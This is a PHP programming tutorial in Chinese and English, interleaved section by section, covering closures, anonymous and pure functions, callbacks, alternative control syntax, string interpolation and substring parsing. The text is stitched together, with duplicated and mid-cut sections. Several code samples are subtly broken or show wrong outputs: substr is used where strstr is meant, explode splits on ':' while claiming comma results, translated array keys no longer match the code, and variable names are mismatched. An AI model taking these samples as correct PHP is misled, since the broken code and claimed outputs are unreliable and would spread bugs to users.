echo $myfunction(81620); //输出 35
```

变量也可以通过引用导入：

```
$collection = [];

$additem = function($item) use (&$collection) {
    $collection[] = $item;
};

$additem(1);
$additem(2);

// $collection 现在是 [1,2]
```

第22.5节：匿名函数

匿名函数就是没有名字的function。

```
// 匿名函数
function() {
    return "Hello World!";
};
```

在 PHP 中，匿名函数被视为一个表达式，因此应以分号;结尾。

匿名函数应当被赋值给一个变量。

```
// 匿名函数赋值给变量
$sayHello = function($name) {
    return "Hello $name!";
};

print $sayHello('John'); // Hello John
```

或者应当作为另一个函数的参数传递。

```
$users = [
    ['姓名' => '爱丽丝', '年龄' => 20],
    ['姓名' => '鲍比', '年龄' => 22],
    ['姓名' => '卡萝尔', '年龄' => 17]
];

// 应用匿名函数的映射函数
$userName = array_map(function($user) {
    return $user['name'];
}, $users);
```

Section 22.4: Using outside variables

The **use** construct is used to import variables into the anonymous function's scope:

```
$divisor = 2332;
$myfunction = function($number) use ($divisor) {
    return $number / $divisor;
};

echo $myfunction(81620); // Outputs 35
```

Variables can also be imported by reference:

```
$collection = [];

$additem = function($item) use (&$collection) {
    $collection[] = $item;
};

$additem(1);
$additem(2);

// $collection is now [1,2]
```

Section 22.5: Anonymous function

An anonymous function is just a **function** that doesn't have a name.

```
// Anonymous function
function() {
    return "Hello World!";
};
```

In PHP, an anonymous function is treated like an **expression** and for this reason, it should be ended with a semicolon ;.

An anonymous function should be **assigned** to a variable.

```
// Anonymous function assigned to a variable
$sayHello = function($name) {
    return "Hello $name!";
};

print $sayHello('John'); // Hello John
```

Or it should be **passed as parameter** of another function.

```
$users = [
    ['name' => 'Alice', 'age' => 20],
    ['name' => 'Bobby', 'age' => 22],
    ['name' => 'Carol', 'age' => 17]
];

// Map function applying anonymous function
$userName = array_map(function($user) {
    return $user['name'];
}, $users);
```

```
print_r($usersName); // ['Alice', 'Bobby', 'Carol']
```

甚至可以从另一个函数中返回。

自执行匿名函数：

```
// 适用于 PHP 7.x
(function () {
    echo "Hello world!";
})();
```

```
// 适用于 PHP 5.x
call_user_func(function () {
    echo "Hello world!";
});
```

向自执行匿名函数传递参数：

```
// 适用于 PHP 7.x
(function ($name) {
    echo "Hello $name!";
})('John');
```

```
// 适用于 PHP 5.x
call_user_func(function ($name) {
    echo "Hello $name!";
}, 'John');
```

第22.6节：纯函数

纯函数是指在相同输入下，总是返回相同输出且无副作用的函数。

```
// 这是一个纯函数
function add($a, $b) {
    return $a + $b;
}
```

一些副作用包括更改文件系统、与数据库交互、向屏幕打印。

```
// 这是一个非纯函数
function add($a, $b) {
    echo "Adding...";
    return $a + $b;
}
```

第22.7节：PHP中的常用函数方法

映射

对数组的所有元素应用一个函数：

```
array_map('strtoupper', $array);
```

请注意，这是列表中唯一一个回调函数参数排在第一个的方法。

```
print_r($usersName); // ['Alice', 'Bobby', 'Carol']
```

Or even been **returned** from another function.

Self-executing anonymous functions:

```
// For PHP 7.x
(function () {
    echo "Hello world!";
})();
```

```
// For PHP 5.x
call_user_func(function () {
    echo "Hello world!";
});
```

Passing an argument into self-executing anonymous functions:

```
// For PHP 7.x
(function ($name) {
    echo "Hello $name!";
})('John');
```

```
// For PHP 5.x
call_user_func(function ($name) {
    echo "Hello $name!";
}, 'John');
```

Section 22.6: Pure functions

A **pure function** is a function that, given the same input, will always return the same output and are **side-effect free**.

```
// This is a pure function
function add($a, $b) {
    return $a + $b;
}
```

Some **side-effects** are *changing the filesystem, interacting with databases, printing to the screen*.

```
// This is an impure function
function add($a, $b) {
    echo "Adding...";
    return $a + $b;
}
```

Section 22.7: Common functional methods in PHP

Mapping

Applying a function to all elements of an array:

```
array_map('strtoupper', $array);
```

Be aware that this is the only method of the list where the callback comes first.

归约（或折叠）

将数组归约为单个值：

```
$sum = array_reduce($numbers, function ($carry, $number) {
    return $carry + $number;
});
```

过滤

仅返回回调函数返回true的数组项：

```
$onlyEven = array_filter($numbers, function ($number) {
    return ($number % 2) === 0;
});
```

第22.8节：使用内置函数作为回调

在接受callable作为参数的函数中，你也可以传入PHP内置函数的字符串。通常会使用trim作为array_map的参数，以去除数组中所有字符串的前后空白。

```
$arr = ['one', 'two', 'three'];
var_dump(array_map('trim', $arr));

// array(3) {
// [0] =>
// string(3) "one"
// [1] =>
// string(3) "two"
// [2] =>
// string(5) "three"
// }
```

第22.9节：作用域

在PHP中，匿名函数拥有自己的作用域，就像其他PHP函数一样。

在JavaScript中，匿名函数可以访问外部作用域中的变量。但在PHP中，这是不允许的。

```
$name = '约翰';

// 匿名函数尝试访问作用域外的变量
$sayHello = function() {
    return "你好 $name!";
}

print $sayHello('约翰'); // 你好！
// 开启通知时，还会有未定义变量$name的通知
```

第22.10节：将回调函数作为参数传递

有几个PHP函数接受用户定义的回调函数作为参数，例如：

[call_user_func\(\)](#), [usort\(\)](#)和[array_map\(\)](#)。

根据用户定义的回调函数定义的位置，传递方式有所不同：

过程式风格：

Reducing (or folding)

Reducing an array to a single value:

```
$sum = array_reduce($numbers, function ($carry, $number) {
    return $carry + $number;
});
```

Filtering

Returns only the array items for which the callback returns true:

```
$onlyEven = array_filter($numbers, function ($number) {
    return ($number % 2) === 0;
});
```

Section 22.8: Using built-in functions as callbacks

In functions taking callable as an argument, you can also put a string with PHP built-in function. It's common to use trim as array_map parameter to remove leading and trailing whitespace from all strings in the array.

```
$arr = ['one', 'two', 'three'];
var_dump(array_map('trim', $arr));

// array(3) {
// [0] =>
// string(3) "one"
// [1] =>
// string(3) "two"
// [2] =>
// string(5) "three"
// }
```

Section 22.9: Scope

In PHP, an anonymous function has its own scope like any other PHP function.

In JavaScript, an anonymous function can access a variable in outside scope. But in PHP, this is not permitted.

```
$name = 'John';

// Anonymous function trying access outside scope
$sayHello = function() {
    return "Hello $name!";
}

print $sayHello('John'); // Hello !
// With notices active, there is also an Undefined variable $name notice
```

Section 22.10: Passing a callback function as a parameter

There are several PHP functions that accept user-defined callback functions as a parameter, such as:

[call_user_func\(\)](#), [usort\(\)](#) and [array_map\(\)](#).

Depending on where the user-defined callback function was defined there are different ways to pass them:

Procedural style:

```

function square($number)
{
    return $number * $number;
}

$initial_array = [1, 2, 3, 4, 5];
$final_array = array_map('square', $initial_array);
var_dump($final_array); // 输出新数组, 包含 1, 4, 9, 16, 25

```

面向对象风格：

```

class SquareHolder
{
    function square($number)
    {
        return $number * $number;
    }
}

$squaredHolder = new SquareHolder();
$initial_array = [1, 2, 3, 4, 5];
$final_array = array_map([$squaredHolder, 'square'], $initial_array);

var_dump($final_array); // 输出新数组, 包含 1, 4, 9, 16, 25

```

使用静态方法的面向对象风格：

```

class StaticSquareHolder
{
    public static function square($number)
    {
        return $number * $number;
    }
}

$initial_array = [1, 2, 3, 4, 5];
$final_array = array_map(['StaticSquareHolder', 'square'], $initial_array);
// 或者:
$final_array = array_map('StaticSquareHolder::square', $initial_array); // 适用于 PHP >= 5.2.3

var_dump($final_array); // 输出包含 1, 4, 9, 16, 25 的新数组

```

```

function square($number)
{
    return $number * $number;
}

$initial_array = [1, 2, 3, 4, 5];
$final_array = array_map('square', $initial_array);
var_dump($final_array); // prints the new array with 1, 4, 9, 16, 25

```

Object Oriented style:

```

class SquareHolder
{
    function square($number)
    {
        return $number * $number;
    }
}

$squaredHolder = new SquareHolder();
$initial_array = [1, 2, 3, 4, 5];
$final_array = array_map([$squaredHolder, 'square'], $initial_array);

var_dump($final_array); // prints the new array with 1, 4, 9, 16, 25

```

Object Oriented style using a static method:

```

class StaticSquareHolder
{
    public static function square($number)
    {
        return $number * $number;
    }
}

$initial_array = [1, 2, 3, 4, 5];
$final_array = array_map(['StaticSquareHolder', 'square'], $initial_array);
// or:
$final_array = array_map('StaticSquareHolder::square', $initial_array); // for PHP >= 5.2.3

var_dump($final_array); // prints the new array with 1, 4, 9, 16, 25

```

第23章：控制结构的替代语法

第23.1节：替代的 if/else 语句

```
<?php  
  
if ($condition):  
do_something();  
elseif ($another_condition):  
do_something_else();  
else:  
do_something_different();  
endif;  
  
?>  
  
<?php if ($condition): ?>  
    <p>在 HTML 中执行某些操作</p>  
<?php elseif ($another_condition): ?>  
    <p>在 HTML 中执行其他操作</p>  
<?php else: ?>  
    <p>在 HTML 中执行不同的操作</p>  
<?php endif; ?>
```

第23.2节：for语句的替代写法

```
<?php  
  
for ($i = 0; $i < 10; $i++):  
do_something($i);  
endfor;  
  
?>  
  
<?php for ($i = 0; $i < 10; $i++): ?>  
    <p>在 HTML 中执行某些操作，带有 <?php echo $i; ?></p>  
<?php endfor; ?>
```

第23.3节：while语句的替代写法

```
<?php  
  
while ($condition):  
do_something();  
endwhile;  
  
?>  
  
<?php while ($condition): ?>  
    <p>在 HTML 中执行某些操作</p>  
<?php endwhile; ?>
```

第23.4节：替代foreach语句

```
<?php
```

Chapter 23: Alternative Syntax for Control Structures

Section 23.1: Alternative if/else statement

```
<?php  
  
if ($condition):  
    do_something();  
elseif ($another_condition):  
    do_something_else();  
else:  
    do_something_different();  
endif;  
  
?>  
  
<?php if ($condition): ?>  
    <p>Do something in HTML</p>  
<?php elseif ($another_condition): ?>  
    <p>Do something else in HTML</p>  
<?php else: ?>  
    <p>Do something different in HTML</p>  
<?php endif; ?>
```

Section 23.2: Alternative for statement

```
<?php  
  
for ($i = 0; $i < 10; $i++):  
do_something($i);  
endfor;  
  
?>  
  
<?php for ($i = 0; $i < 10; $i++): ?>  
    <p>Do something in HTML with <?php echo $i; ?></p>  
<?php endfor; ?>
```

Section 23.3: Alternative while statement

```
<?php  
  
while ($condition):  
do_something();  
endwhile;  
  
?>  
  
<?php while ($condition): ?>  
    <p>Do something in HTML</p>  
<?php endwhile; ?>
```

Section 23.4: Alternative foreach statement

```
<?php
```

```

foreach ($collection as $item):
do_something($item);
endforeach;

?>

<?php foreach ($collection as $item): ?>
    <p>在 HTML 中对 <?php echo $item; ?> 执行操作</p>
<?php endforeach; ?>

```

第23.5节：替代的 switch 语句

```

<?php

switch ($condition):
    case $value:
        do_something();
        break;
    default:
        do_something_else();
        break;
endswitch;

?>

<?php switch ($condition): ?>
<?php case $value: /* 在case前有空白会导致错误 */ ?>
    <p>在HTML中执行某些操作</p>
    <?php break; ?>
<?php default: ?>
    <p>在HTML中执行其他操作</p>
    <?php break; ?>
<?php endswitch; ?>

```

```

foreach ($collection as $item):
    do_something($item);
endforeach;

?>

<?php foreach ($collection as $item): ?>
    <p>Do something in HTML with <?php echo $item; ?></p>
<?php endforeach; ?>

```

Section 23.5: Alternative switch statement

```

<?php

switch ($condition):
    case $value:
        do_something();
        break;
    default:
        do_something_else();
        break;
endswitch;

?>

<?php switch ($condition): ?>
<?php case $value: /* having whitespace before your cases will cause an error */ ?>
    <p>Do something in HTML</p>
    <?php break; ?>
<?php default: ?>
    <p>Do something else in HTML</p>
    <?php break; ?>
<?php endswitch; ?>

```

第24章：字符串格式化

第24.1节：字符串插值

你也可以使用插值在字符串中插入变量。插值仅在双引号字符串和heredoc语法中有效。

```
$name = 'Joel';

// $name 将被替换为 'Joel'
echo "<p>你好 $name, 很高兴见到你。</p>";
#           ^
#>   "<p>你好, 乔尔, 很高兴见到你。</p>"

// 单引号：输出$name作为原始文本（不进行解析）
echo 'Hello $name, 很高兴见到你。'; # 注意这种表示法
#> "Hello $name, 很高兴见到你。"
```

复杂的（花括号）语法格式提供了另一种选项，要求你将变量包裹在花括号 {} 中。当在文本内容中嵌入变量并帮助防止文本内容和变量之间可能的歧义时，这非常有用。

```
$name = 'Joel';

// 使用花括号语法处理变量 $name 的示例
echo "<p>我们需要更多的 {$name} 来帮助我们！</p>";
#> "<p>我们需要更多的 Joels 来帮助我们！</p>"

// 这行代码会报错（因为 '$names' 未定义）
echo "<p>我们需要更多的 $names 来帮助我们！</p>";
#> "Notice: Undefined variable: names"
```

{} 语法只会将以 \$ 开头的变量插入字符串中。{} 语法**不会**计算任意的 PHP 表达式。

```
// 尝试插入PHP表达式的示例
echo "1 + 2 = {1 + 2}";
#> "1 + 2 = {1 + 2}"

// 使用常量的示例
define("HELLO_WORLD", "Hello World!!");
echo "My constant is {$HELLO_WORLD}";
#> "My constant is {HELLO_WORLD}"

// 使用函数的示例
function say_hello() {
    return "Hello!";
}
echo "I say: {say_hello()}";
#> "I say: {say_hello()}"
```

但是，{} 语法确实会对变量、数组元素或属性上的任何数组访问、属性访问和函数/方法调用进行求值：

```
// 访问数组值的示例 — 允许多维访问
$companions = [0 => ['name' => 'Amy Pond'], 1 => ['name' => 'Dave Random']];
echo "The best companion is: {$companions[0]['name']}";
```

Chapter 24: String formatting

Section 24.1: String interpolation

You can also use interpolation to insert (insert) a variable within a string. Interpolation works in double quoted strings and the heredoc syntax only.

```
$name = 'Joel';

// $name will be replaced with 'Joel'
echo "<p>Hello $name, Nice to see you.</p>";
#           ^
#>   "<p>Hello Joel, Nice to see you.</p>"

// Single Quotes: outputs $name as the raw text (without interpreting it)
echo 'Hello $name, Nice to see you.'; # Careful with this notation
#> "Hello $name, Nice to see you."
```

The [complex \(curly\) syntax](#) format provides another option which requires that you wrap your variable within curly braces {}. This can be useful when embedding variables within textual content and helping to prevent possible ambiguity between textual content and variables.

```
$name = 'Joel';

// Example using the curly brace syntax for the variable $name
echo "<p>We need more {$name}s to help us!</p>";
#> "<p>We need more Joels to help us!</p>"

// This line will throw an error (as '$names' is not defined)
echo "<p>We need more $names to help us!</p>";
#> "Notice: Undefined variable: names"
```

The {} syntax only interpolates variables starting with a \$ into a string. The {} syntax **does not** evaluate arbitrary PHP expressions.

```
// Example trying to interpolate a PHP expression
echo "1 + 2 = {1 + 2}";
#> "1 + 2 = {1 + 2}"

// Example using a constant
define("HELLO_WORLD", "Hello World!!");
echo "My constant is {$HELLO_WORLD}";
#> "My constant is {HELLO_WORLD}"

// Example using a function
function say_hello() {
    return "Hello!";
}
echo "I say: {say_hello()}";
#> "I say: {say_hello()}"
```

However, the {} syntax does evaluate any array access, property access and function/method calls on variables, array elements or properties:

```
// Example accessing a value from an array — multidimensional access is allowed
$companions = [0 => ['name' => 'Amy Pond'], 1 => ['name' => 'Dave Random']];
echo "The best companion is: {$companions[0]['name']}";
```

```
#> "The best companion is: Amy Pond"
```

// 对已实例化对象调用方法的示例

```
class Person {  
    function say_hello() {  
        return "Hello!";  
    }  
}
```

```
$max = new Person();
```

```
echo "Max says: {$max->say_hello()}";  
#> "Max says: Hello!"
```

// 调用闭包的示例 — 参数列表允许自定义表达式

```
$greet = function($num) {  
    return "A $num greetings!";  
};  
echo "From us all: {$greet(10 ** 3)}";  
#> "From us all: A 1000 greetings!"
```

注意美元符号 \$ 可以出现在左大括号 { 之后，如上例所示，或者像 Perl 或 Shell 脚本中一样，出现在左大括号之前：

```
$name = 'Joel';
```

```
// 使用美元符号在左大括号前的花括号语法示例  
echo "<p>我们需要更多的 ${name} 来帮助我们！</p>";  
#> "<p>我们需要更多 Joels 来帮助我们！</p>"
```

“复杂的（花括号）语法”之所以这样称呼，不是因为它复杂，而是因为它允许使用“复杂表达式”。阅读更多关于 复杂的（花括号）语法

第24.2节：提取/替换子字符串

单个字符可以使用数组（方括号）语法以及花括号语法提取。这两种语法只会从字符串中返回单个字符。如果需要多个字符，则需要使用函数，例如 substr

字符串，和 PHP 中的所有内容一样，是从 0 开始索引的。

```
$foo = 'Hello world';
```

```
$foo[6]; // 返回 'w'  
$foo{6}; // 也返回 'w'
```

```
substr($foo, 6, 1); // 也返回 'w'  
substr($foo, 6, 2); // 返回 'wo'
```

字符串也可以使用相同的方括号和花括号语法一次更改一个字符。替换多个字符需要使用函数，例如 substr_replace

```
$foo = 'Hello world';
```

```
$foo[6] = 'W'; // 结果是 $foo = 'Hello World'  
$foo{6} = 'W'; // 结果也是 $foo = 'Hello World'
```

```
#> "The best companion is: Amy Pond"
```

// Example of calling a method on an instantiated object

```
class Person {  
    function say_hello() {  
        return "Hello!";  
    }  
}
```

```
$max = new Person();
```

```
echo "Max says: {$max->say_hello()}";  
#> "Max says: Hello!"
```

// Example of invoking a Closure — the parameter list allows for custom expressions

```
$greet = function($num) {  
    return "A $num greetings!";  
};  
echo "From us all: {$greet(10 ** 3)}";  
#> "From us all: A 1000 greetings!"
```

Notice that the dollar \$ sign can appear after the opening curly brace { as the above examples, or, like in Perl or Shell Script, can appear before it:

```
$name = 'Joel';
```

```
// Example using the curly brace syntax with dollar sign before the opening curly brace  
echo "<p>We need more ${name}s to help us!</p>";  
#> "<p>We need more Joels to help us!</p>"
```

The Complex (curly) syntax is not called as such because it's complex, but rather because it allows for the use of '[complex expressions](#)'. [Read more about Complex \(curly\) syntax](#)

Section 24.2: Extracting/replacing substrings

Single characters can be extracted using array (square brace) syntax as well as curly brace syntax. These two syntaxes will only return a single character from the string. If more than one character is needed, a function will be required, i.e.- [substr](#)

Strings, like everything in PHP, are 0-indexed.

```
$foo = 'Hello world';
```

```
$foo[6]; // returns 'w'  
$foo{6}; // also returns 'w'
```

```
substr($foo, 6, 1); // also returns 'w'  
substr($foo, 6, 2); // returns 'wo'
```

Strings can also be changed one character at a time using the same square brace and curly brace syntax. Replacing more than one character requires a function, i.e.- [substr_replace](#)

```
$foo = 'Hello world';
```

```
$foo[6] = 'W'; // results in $foo = 'Hello World'  
$foo{6} = 'W'; // also results in $foo = 'Hello World'
```

```
substr_replace($foo, 'W', 6, 1); // 结果也是 $foo = 'Hello World'  
substr_replace($foo, 'Whi', 6, 2); // 结果是 'Hello Whirled'  
// 注意替换字符串的长度不必与被替换的子字符串长度相同
```

```
substr_replace($foo, 'W', 6, 1); // also results in $foo = 'Hello World'  
substr_replace($foo, 'Whi', 6, 2); // results in 'Hello Whirled'  
// note that the replacement string need not be the same length as the substring replaced
```

第25章：字符串解析

第25.1节：按分隔符拆分字符串

`explode` 和 `strstr` 是通过分隔符获取子字符串的更简单方法。

包含多个由共同字符分隔的文本部分的字符串，可以使用 `explode` 函数。

```
$fruits = "apple,pear,grapefruit,cherry";
print_r(explode(",",$fruits)); // ['apple', 'pear', 'grapefruit', 'cherry']
```

该方法还支持一个限制参数，可以按如下方式使用：

```
$fruits= 'apple,pear,grapefruit,cherry';
```

如果限制参数为零，则视为1。

```
print_r(explode(',',$fruits,0)); // ['apple,pear,grapefruit,cherry']
```

如果设置了限制且为正数，返回的数组将包含最多限制个元素，最后一个元素包含剩余的字符串。

```
print_r(explode(',',$fruits,2)); // ['apple', 'pear,grapefruit,cherry']
```

如果限制参数为负数，则返回除最后-limit个元素外的所有部分。

```
print_r(explode(',',$fruits,-1)); // ['apple', 'pear', 'grapefruit']
```

`explode` 可以与 `list` 结合，在一行中将字符串解析为变量：

```
$email = "user@example.com";
list($name, $domain) = explode("@", $email);
```

但是，确保 `explode` 的结果包含足够的元素，否则会触发未定义索引警告。

```
$string = "1:23:456";
echo json_encode(explode(":", $string)); // ["1", "23", "456"]
var_dump(substr($string, ":")); // string(7) ":23:456"

var_dump(substr($string, ":", true)); // string(1) "1"
```

第25.2节：子字符串

子字符串返回由起始位置和长度参数指定的字符串部分。

```
var_dump(substr("Boo", 1)); // string(2) "oo"
```

如果可能遇到多字节字符字符串，使用 `mb_substr` 会更安全。

Chapter 25: String Parsing

Section 25.1: Splitting a string by separators

`explode` and `strstr` are simpler methods to get substrings by separators.

A string containing several parts of text that are separated by a common character can be split into parts with the `explode` function.

```
$fruits = "apple,pear,grapefruit,cherry";
print_r(explode(",",$fruits)); // ['apple', 'pear', 'grapefruit', 'cherry']
```

The method also supports a limit parameter that can be used as follow:

```
$fruits= 'apple,pear,grapefruit,cherry' ;
```

If the limit parameter is zero, then this is treated as 1.

```
print_r(explode(',',$fruits,0)); // ['apple,pear,grapefruit,cherry']
```

If limit is set and positive, the returned array will contain a maximum of limit elements with the last element containing the rest of string.

```
print_r(explode(':',$fruits,2)); // ['apple', 'pear,grapefruit,cherry']
```

If the limit parameter is negative, all components except the last -limit are returned.

```
print_r(explode(':',$fruits,-1)); // ['apple', 'pear', 'grapefruit']
```

`explode` can be combined with `list` to parse a string into variables in one line:

```
$email = "user@example.com";
list($name, $domain) = explode("@", $email);
```

However, make sure that the result of `explode` contains enough elements, or an undefined index warning would be triggered.

`substr` strips away or only returns the substring before the first occurrence of the given needle.

```
$string = "1:23:456";
echo json_encode(explode(":", $string)); // ["1", "23", "456"]
var_dump(substr($string, ":")); // string(7) ":23:456"

var_dump(substr($string, ":", true)); // string(1) "1"
```

Section 25.2: Substring

`substr` returns the portion of string specified by the start and length parameters.

```
var_dump(substr("Boo", 1)); // string(2) "oo"
```

If there is a possibility of meeting multi-byte character strings, then it would be safer to use `mb_substr`.

```
$cake = "cakeæøå";
var_dump(substr($cake, 0, 5)); // string(5) "cakeø"
var_dump(mb_substr($cake, 0, 5, 'UTF-8')); // string(6) "cakeæ"
```

另一种变体是 `substr_replace` 函数，它可以替换字符串中某一部分的文本。

```
var_dump(substr_replace("Boo", "0", 1, 1)); // string(3) "B0o"
var_dump(substr_replace("Boo", "ts", strlen("Boo"))); // string(5) "Boots"
```

假设你想在字符串中查找一个特定的单词——并且不想使用正则表达式。

```
$hi = "Hello World!";
$bye = "Goodbye cruel World!";

var_dump(strpos($hi, " ")); // int(5)
var_dump(strpos($bye, " ")); // int(7)

var_dump(substr($hi, 0, strpos($hi, " "))); // string(5) "Hello"
var_dump(substr($bye, -1 * (strlen($bye) - strpos($bye, " ")))) // string(13) " cruel World!"

// 如果文本中的大小写不重要，那么使用 strtolower 有助于比较字符串
var_dump(substr($hi, 0, strpos($hi, " ")) == 'hello'); // bool(false)
var_dump(strtolower(substr($hi, 0, strpos($hi, " "))) == 'hello'); // bool(true)
```

另一种选择是对电子邮件进行非常基础的解析。

```
$email = "test@example.com";
$wrong = "foobar.co.uk";
$notld = "foo@bar";

$at = strpos($email, "@"); // int(4)
$wat = strpos($wrong, "@"); // bool(false)
$nat = strpos($notld, "@"); // int(3)

$domain = substr($email, $at + 1); // string(11) "example.com"
$womain = substr($wrong, $wat + 1); // string(11) "obar.co.uk"
$nomain = substr($notld, $nat + 1); // string(3) "bar"

$dot = strpos($domain, "."); // int(7)
$wot = strpos($womain, "."); // int(5)
$not = strpos($nomain, "."); // bool(false)

$tld = substr($domain, $dot + 1); // string(3) "com"
$wld = substr($womain, $wot + 1); // string(5) "co.uk"
$nlid = substr($nomain, $not + 1); // string(2) "ar"

// string(25) "test@example.com is valid"
if ($at && $dot) var_dump("$email 是有效的");
else var_dump("$email 是无效的");

// string(21) "foobar.com 是有效的"
if ($wat && $wot) var_dump("$wrong 是有效的");
else var_dump("$wrong 是无效的");

// string(18) "foo@bar is invalid"
if ($nat && $not) var_dump("$notld 是有效的");
else var_dump("$notld 是无效的");

// string(27) "foobar.co.uk 是一个英国邮箱"
if ($tld == "co.uk") var_dump("$email 是一个英国地址");
```

```
$cake = "cakeæøå";
var_dump(substr($cake, 0, 5)); // string(5) "cakeø"
var_dump(mb_substr($cake, 0, 5, 'UTF-8')); // string(6) "cakeæ"
```

Another variant is the `substr_replace` function, which replaces text within a portion of a string.

```
var_dump(substr_replace("Boo", "0", 1, 1)); // string(3) "B0o"
var_dump(substr_replace("Boo", "ts", strlen("Boo"))); // string(5) "Boots"
```

Let's say you want to find a specific word in a string - and don't want to use Regex.

```
$hi = "Hello World!";
$bye = "Goodbye cruel World!";

var_dump(strpos($hi, " ")); // int(5)
var_dump(strpos($bye, " ")); // int(7)

var_dump(substr($hi, 0, strpos($hi, " "))); // string(5) "Hello"
var_dump(substr($bye, -1 * (strlen($bye) - strpos($bye, " ")))) // string(13) " cruel World!"

// If the casing in the text is not important, then using strtolower helps to compare strings
var_dump(substr($hi, 0, strpos($hi, " ")) == 'hello'); // bool(false)
var_dump(strtolower(substr($hi, 0, strpos($hi, " "))) == 'hello'); // bool(true)
```

Another option is a very basic parsing of an email.

```
$email = "test@example.com";
$wrong = "foobar.co.uk";
$notld = "foo@bar";

$at = strpos($email, "@"); // int(4)
$wat = strpos($wrong, "@"); // bool(false)
$nat = strpos($notld, "@"); // int(3)

$domain = substr($email, $at + 1); // string(11) "example.com"
$womain = substr($wrong, $wat + 1); // string(11) "obar.co.uk"
$nomain = substr($notld, $nat + 1); // string(3) "bar"

$dot = strpos($domain, "."); // int(7)
$wot = strpos($womain, "."); // int(5)
$not = strpos($nomain, "."); // bool(false)

$tld = substr($domain, $dot + 1); // string(3) "com"
$wld = substr($womain, $wot + 1); // string(5) "co.uk"
$nlid = substr($nomain, $not + 1); // string(2) "ar"

// string(25) "test@example.com is valid"
if ($at && $dot) var_dump("$email is valid");
else var_dump("$email is invalid");

// string(21) "foobar.com is valid"
if ($wat && $wot) var_dump("$wrong is valid");
else var_dump("$wrong is invalid");

// string(18) "foo@bar is invalid"
if ($nat && $not) var_dump("$notld is valid");
else var_dump("$notld is invalid");

// string(27) "foobar.co.uk is an UK email"
if ($tld == "co.uk") var_dump("$email is a UK address");
```

```
if ($wld == "co.uk") var_dump("$wrong 是一个英国地址");
if ($nld == "co.uk") var_dump("$notld 是一个英国地址");
```

甚至将“继续阅读”或“...”放在简介的末尾

```
$blurb = "Lorem ipsum dolor sit amet";
$limit = 20;

var_dump(substr($blurb, 0, $limit - 3) . "..."); // string(20) "Lorem ipsum dolor..."
```

第25.3节：使用strpos搜索子字符串

strpos 可以理解为针 (needle) 第一次出现之前，干草堆 (haystack) 中的字节数。

```
var_dump(strpos("haystack", "hay")); // int(0)
var_dump(strpos("haystack", "stack")); // int(3)
var_dump(strpos("haystack", "stackoverflow")); // bool(false)
```

检查子字符串是否存在

检查是否为TRUE或FALSE时要小心，因为如果返回的索引是0，if语句会将其视为 FALSE。

```
$pos = strpos("abcd", "a"); // $pos = 0;
$post2 = strpos("abcd", "e"); // $post2 = FALSE;

// 检查是否找到针的错误示例。
if($pos) { // 0 不等同于 TRUE。
    echo "1. 我找到了你的字符串";}
else {
    echo "1. 我没有找到你的字符串";}

// 检查是否找到针的正确示例。
if($pos != FALSE) {
    echo "2. 我找到了你的字符串";}
else {
    echo "2. 我没有找到你的字符串";}

// 检查是否未找到针
if($post2 === FALSE) {
    echo "3. 我没有找到你的字符串";}
else {
    echo "3. 我找到了你的字符串";}
```

整个示例的输出：

1. 我没有找到你的字符串
2. 我找到了你的字符串
3. 我没有找到你的字符串

从偏移量开始搜索

```
// 使用偏移量可以忽略偏移量之前的内容进行搜索
```

```
if ($wld == "co.uk") var_dump("$wrong is a UK address");
if ($nld == "co.uk") var_dump("$notld is a UK address");
```

Or even putting the "Continue reading" or "..." at the end of a blurb

```
$blurb = "Lorem ipsum dolor sit amet";
$limit = 20;

var_dump(substr($blurb, 0, $limit - 3) . "..."); // string(20) "Lorem ipsum dolor..."
```

Section 25.3: Searching a substring with strpos

strpos 可以被理解为在干草堆 (haystack) 中第一次出现之前字节数。

```
var_dump(strpos("haystack", "hay")); // int(0)
var_dump(strpos("haystack", "stack")); // int(3)
var_dump(strpos("haystack", "stackoverflow")); // bool(false)
```

Checking if a substring exists

Be careful with checking against TRUE or FALSE because if a index of 0 is returned an if statement will see this as FALSE.

```
$pos = strpos("abcd", "a"); // $pos = 0;
$post2 = strpos("abcd", "e"); // $post2 = FALSE;

// Bad example of checking if a needle is found.
if($pos) { // 0 does not match with TRUE.
    echo "1. I found your string\n";}
else {
    echo "1. I did not find your string\n";}

// Working example of checking if needle is found.
if($pos != FALSE) {
    echo "2. I found your string\n";}
else {
    echo "2. I did not find your string\n";}

// Checking if a needle is not found
if($post2 === FALSE) {
    echo "3. I did not found your string\n";}
else {
    echo "3. I found your string\n";}
```

Output of the whole example:

1. I did not found your string
2. I found your string
3. I did not found your string

Search starting from an offset

```
// With offset we can search ignoring anything before the offset
```

```

$needle = "Hello";
$haystack = "Hello world! Hello World";

$pos = strpos($haystack, $needle, 1); // $pos = 13, not 0

获取子字符串的所有出现位置

$haystack = "a baby, a cat, a donkey, a fish";
$needle = "a ";
$offsets = [];
// 从字符串开头开始搜索
for($offset = 0;
    // 如果偏移量超出
    // 字符串范围，则停止搜索。
    //如果不设置此条件，当 $haystack 以 $needle 结尾且//
    // $needle 只有一个字节长时，会触发警告。

    $offset < strlen($haystack); ){
    $pos = strpos($haystack, $needle, $offset);
    // 没有更多的子字符串了
    if($pos === false) break;
    $offsets[] = $pos;
    // 你可能想要改用 strlen($needle), // 这取决于你是想把 "aaa" 计为 1 个还是 2 个 "aa"。
    $offset = $pos + 1;
}
echo json_encode($offsets); // [0,8,15,25]

```

第25.4节：使用正则表达式解析字符串

`preg_match` 可用于使用正则表达式解析字符串。表达式中用括号括起来的部分称为子模式，通过它们你可以提取字符串的各个部分。

```

$str = "<a href=\"http://example.org\">我的链接</a>";
$pattern = "/<a href=\"(.*)\">(.*)</a>/";
$result = preg_match($pattern, $str, $matches);
if($result === 1) {
    // 字符串匹配该表达式
    print_r($matches);
} else if($result === 0) {
    // 无匹配
} else {
    // 发生错误
}

```

输出

```

数组
(
    [0] => <a href="http://example.org">我的链接</a>
    [1] => http://example.org
    [2] => 我的 链接
)

```

```

$needle = "Hello";
$haystack = "Hello world! Hello World";

$pos = strpos($haystack, $needle, 1); // $pos = 13, not 0

Get all occurrences of a substring

$haystack = "a baby, a cat, a donkey, a fish";
$needle = "a ";
$offsets = [];
// start searching from the beginning of the string
for($offset = 0;
    // If our offset is beyond the range of the
    // string, don't search anymore.
    // If this condition is not set, a warning will
    // be triggered if $haystack ends with $needle
    // and $needle is only one byte long.
    $offset < strlen($haystack); ){
    $pos = strpos($haystack, $needle, $offset);
    // we don't have anymore substrings
    if($pos === false) break;
    $offsets[] = $pos;
    // You may want to add strlen($needle) instead,
    // depending on whether you want to count "aaa"
    // as 1 or 2 "aa"s.
    $offset = $pos + 1;
}
echo json_encode($offsets); // [0,8,15,25]

```

Section 25.4: Parsing string using regular expressions

